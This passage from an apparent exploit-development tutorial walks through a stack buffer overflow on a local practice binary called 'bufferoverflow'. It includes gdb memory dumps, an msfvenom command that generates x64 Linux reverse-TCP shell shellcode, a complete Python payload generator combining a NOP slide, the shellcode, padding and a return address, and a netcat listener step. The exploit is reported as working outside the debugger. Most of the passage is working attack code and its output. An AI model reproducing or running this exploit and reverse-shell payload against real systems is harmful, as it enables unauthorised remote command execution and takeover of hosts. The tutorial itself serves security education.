CONGRATS! You got the correct answer. Immediately after the NOP slide is our padding. And unfortunately, in Linux the letter B is not executable.

```
$ gdb -q ./bufferoverflow
Reading symbols from ./bufferoverflow...(no debugging symbols found)...done.
(gdb) run < fuzzing
Starting program: /home/sentient/BufferOverflow/bufferoverflow < fuzzing
What's your name?

Program received signal SIGSEGV, Segmentation fault.
0x00007fffffffe184 in ?? ()
(gdb) x/120x 0x7fffffffe120
0x7fffffffe120: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe130: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe140: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe150: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe160: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe170: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe180: 0x90909090      0x42424242      0x42424242      0x42424242
0x7fffffffe190: 0x42424242      0x42424242      0x42424242      0x42424242
0x7fffffffe1a0: 0x42424242      0x42424242      0x42424242      0x42424242
0x7fffffffe1b0: 0x42424242      0x42424242      0x42424242      0x42424242
0x7fffffffe1c0: 0x42424242      0x42424242      0x42424242      0x42424242
0x7fffffffe1d0: 0x42424242      0x42424242      0x42424242      0x42424242
0x7fffffffe1e0: 0x42424242      0x42424242      0x42424242      0x42424242
0x7fffffffe1f0: 0x42424242      0x42424242      0x42424242      0x42424242
0x7fffffffe200: 0x42424242      0x42424242      0x42424242      0x42424242
0x7fffffffe210: 0x42424242      0x42424242      0x42424242      0x42424242
0x7fffffffe220: 0x42424242      0x42424242      0x42424242      0x42424242
0x7fffffffe230: 0x42424242      0x42424242      0x42424242      0x42424242
0x7fffffffe240: 0x42424242      0x42424242      0x42424242      0x42424242
0x7fffffffe250: 0x42424242      0x42424242      0x42424242      0x42424242
0x7fffffffe260: 0x42424242      0x42424242      0x42424242      0x42424242
0x7fffffffe270: 0x42424242      0x42424242      0x42424242      0x42424242
0x7fffffffe280: 0x42424242      0x42424242      0x42424242      0x42424242
0x7fffffffe290: 0x42424242      0x42424242      0x42424242      0x42424242
0x7fffffffe2a0: 0x42424242      0x42424242      0x42424242      0x42424242
0x7fffffffe2b0: 0x42424242      0x42424242      0x42424242      0x000001b1
0x7fffffffe2c0: 0x42424242      0x42424242      0xffffe130      0x00007fff
0x7fffffffe2d0: 0xffffe30a      0x00007fff      0x00000000      0x00000001
0x7fffffffe2e0: 0x55554740      0x00005555      0xf7a5c2e1      0x00007fff
0x7fffffffe2f0: 0xf7dcf7d8      0x00007fff      0xffffe3c8      0x00007fff
```

So lets find something that is executable. To do this, lets use msfvenom. A tool packaged with Metasploit that will create payloads. msfvenom can generate payloads for pretty much any operating system, and architecture.

For our needs, lets look for a 64-bit Linux payload.

```
$ msfvenom -l payloads | grep linux/x64
    linux/x64/exec                                      Execute an arbitrary command
    linux/x64/meterpreter/bind_tcp                      Inject the mettle server payload (staged). Listen for a connection
    linux/x64/meterpreter/reverse_tcp                   Inject the mettle server payload (staged). Connect back to the attacker
    linux/x64/meterpreter_reverse_http                  Run the Meterpreter / Mettle server payload (stageless)
    linux/x64/meterpreter_reverse_https                 Run the Meterpreter / Mettle server payload (stageless)
    linux/x64/meterpreter_reverse_tcp                   Run the Meterpreter / Mettle server payload (stageless)
    linux/x64/shell/bind_tcp                            Spawn a command shell (staged). Listen for a connection
    linux/x64/shell/reverse_tcp                         Spawn a command shell (staged). Connect back to the attacker
    linux/x64/shell_bind_tcp                            Listen for a connection and spawn a command shell
    linux/x64/shell_bind_tcp_random_port                Listen for a connection in a random port and spawn a command shell.
    linux/x64/shell_find_port                           Spawn a shell on an established connection
    linux/x64/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
```

The `linux/x64/shell_reverse_tcp` payload looks great. The reverse TCP shell payload allows us to create a reverse shell connection to a remote host. msfvenom also allows us to customize our payloads. Using the `—payload-options` flag, we can see the customization parameters.

```
$ msfvenom -p linux/x64/shell_reverse_tcp --payload-options
Options for payload/linux/x64/shell_reverse_tcp:


       Name: Linux Command Shell, Reverse TCP Inline
     Module: payload/linux/x64/shell_reverse_tcp
   Platform: Linux
       Arch: x64
Needs Admin: No
 Total size: 74
       Rank: Normal

Provided by:
    ricky

Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST                   yes       The listen address
LPORT  4444             yes       The listen port

Description:
  Connect back to attacker and spawn a command shell
```

Lets create the payload.

- We specify the payload with the `-p` flag, and using spaces, we can tweak the payload as necessary.
- The `-b` flag allows us to remove any characters we deem bad from the payload. An example of this would be that some functions (e.g. read, gets, etc.) see a NULL (0x00) character as the end of the line. This means that if a payload has a NULL character, then the function would stop reading in characters from the payload and continue execution. This could completely stop a payload from firing. So its definitely a good idea to determine potentially bad characters and remove them.
- Lastly is the `-f` flag, which tells msfvenom to output the payload in an easily copy/pastable format for a given language:

```
msfvenom -p linux/x64/shell_reverse_tcp \ # Specify the payload
            LHOST=127.0.0.1             \ # Target host to connect
```

```
              LPORT=4444                  \ # Target port
          -b '\x00'                       \ # Bad characters
          -f python                         # Format of the
payload
```

```
$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b '\x00' -f python
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x64 from the payload
Found 2 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=17, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 119 (iteration=0)
x64/xor chosen with final size 119
Payload size: 119 bytes
Final size of python file: 586 bytes
buf =  ""
buf += "\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05"
buf += "\xef\xff\xff\xff\x48\xbb\xfa\x6e\x99\x49\xdc\x75\xa8"
buf += "\x43\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4"
buf += "\x90\x47\xc1\xd0\xb6\x77\xf7\x29\xfb\x30\x96\x4c\x94"
buf += "\xe2\xe0\xfa\xf8\x6e\x88\x15\xa3\x75\xa8\x42\xab\x26"
buf += "\x10\xaf\xb6\x65\xf2\x29\xd0\x36\x96\x4c\xb6\x76\xf6"
buf += "\x0b\x05\xa0\xf3\x68\x84\x7a\xad\x36\x0c\x04\xa2\x11"
buf += "\x45\x3d\x13\x6c\x98\x07\xf7\x66\xaf\x1d\xa8\x10\xb2"
buf += "\xe7\x7e\x1b\x8b\x3d\x21\xa5\xf5\x6b\x99\x49\xdc\x75"
buf += "\xa8\x43"
```

Now lets add the generated payload, to our payload generation script.

NOTE THE `len(buf)` ADDED TO THE PADDING VARIABLE!!!

```
#!/usr/bin/python
# Payload generator

## Total payload length
payload_length = 424
## Amount of nops
nop_length = 100
## Controlled memory address to return to in Little Endian
format
return_address = '\x20\xe1\xff\xff\xff\x7f\x00\x00'

## Building the nop slide
nop_slide = "\x90" * nop_length

## Malicious code injection
buf =  ""
buf +=
"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05"
buf +=
"\xef\xff\xff\xff\x48\xbb\xfa\x6e\x99\x49\xdc\x75\xa8"
buf +=
"\x43\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4"
buf +=
"\x90\x47\xc1\xd0\xb6\x77\xf7\x29\xfb\x30\x96\x4c\x94"
buf +=
"\xe2\xe0\xfa\xf8\x6e\x88\x15\xa3\x75\xa8\x42\xab\x26"
```


```
buf +=
"\x10\xaf\xb6\x65\xf2\x29\xd0\x36\x96\x4c\xb6\x76\xf6"
buf +=
"\x0b\x05\xa0\xf3\x68\x84\x7a\xad\x36\x0c\x04\xa2\x11"
buf +=
"\x45\x3d\x13\x6c\x98\x07\xf7\x66\xaf\x1d\xa8\x10\xb2"
buf +=
"\xe7\x7e\x1b\x8b\x3d\x21\xa5\xf5\x6b\x99\x49\xdc\x75"
buf += "\xa8\x43"


## Building the padding between buffer overflow start and
return address
padding = 'B' * (payload_length - nop_length - len(buf))


print nop_slide + buf +  padding + return_address
```

Execution

Lets test all our hard work.

1. Make the uploads to our python payload generator script.
2. Save the output payload string to a file
3. On our target host create a netcat listener to listen for the reverse TCP connection: `nc -lvp 4444`
4. Using gdb lets execute our target application with our generated payload
5. If everything worked out, your remote host should now have command execution on the computer where the buffer overflow occurred

> *YES!!! We took a simple buffer overflow vulnerability, and turned it into arbitrary code execution on the host. The best part? The command execution has all the privileges of the user that ran the application. This means if root is running a vulnerable application we can take control of the ENTIRE HOST MACHINE!*



Uh-oh. Did you try to run the application outside of gdb with our payload? If you did, it probably didn't work. You're probably seeing a segmentation fault occurring again.

When gdb takes control of a program, it messes with its registers. This is how all debuggers function. This means to create a payload for a vulnerable application outside of gdb, we need to find the location of the real rsp register.

I wish there was an easy way to answer this, but the relationship between the memory address layout when gdb is attached to a process, and when its not is murky at best. Even when ASLR is disabled.


So? I challenge you to write a python script to bruteforce the return address of the payload. It should be fairly easy :)

For me, I found the register with a few lucky guesses, and updated the payload.

```
#!/usr/bin/python
# Payload generator

## Total payload length
payload_length = 424
```

```
## Amount of nops
nop_length = 100
## Controlled memory address to return to in Little Endian
format
return_address = '\x70\xe0\xff\xff\xff\x7f\x00\x00'


## Building the nop slide
nop_slide = "\x90" * nop_length


## Malicious code injection
buf =  ""
buf +=
"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05"
buf +=
"\xef\xff\xff\xff\x48\xbb\xfa\x6e\x99\x49\xdc\x75\xa8"
buf +=
"\x43\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4"
buf +=
"\x90\x47\xc1\xd0\xb6\x77\xf7\x29\xfb\x30\x96\x4c\x94"
buf +=
"\xe2\xe0\xfa\xf8\x6e\x88\x15\xa3\x75\xa8\x42\xab\x26"
buf +=
"\x10\xaf\xb6\x65\xf2\x29\xd0\x36\x96\x4c\xb6\x76\xf6"
buf +=
"\x0b\x05\xa0\xf3\x68\x84\x7a\xad\x36\x0c\x04\xa2\x11"
buf +=
"\x45\x3d\x13\x6c\x98\x07\xf7\x66\xaf\x1d\xa8\x10\xb2"
buf +=
"\xe7\x7e\x1b\x8b\x3d\x21\xa5\xf5\x6b\x99\x49\xdc\x75"
buf += "\xa8\x43"


## Building the padding between buffer overflow start and
return address
padding = 'B' * (payload_length - nop_length - len(buf))


print nop_slide + buf +  padding + return_address
```

Using the steps listed above, I executed the program without gdb, and with the new payload.



SUCCESS!

· · ·

because shit got real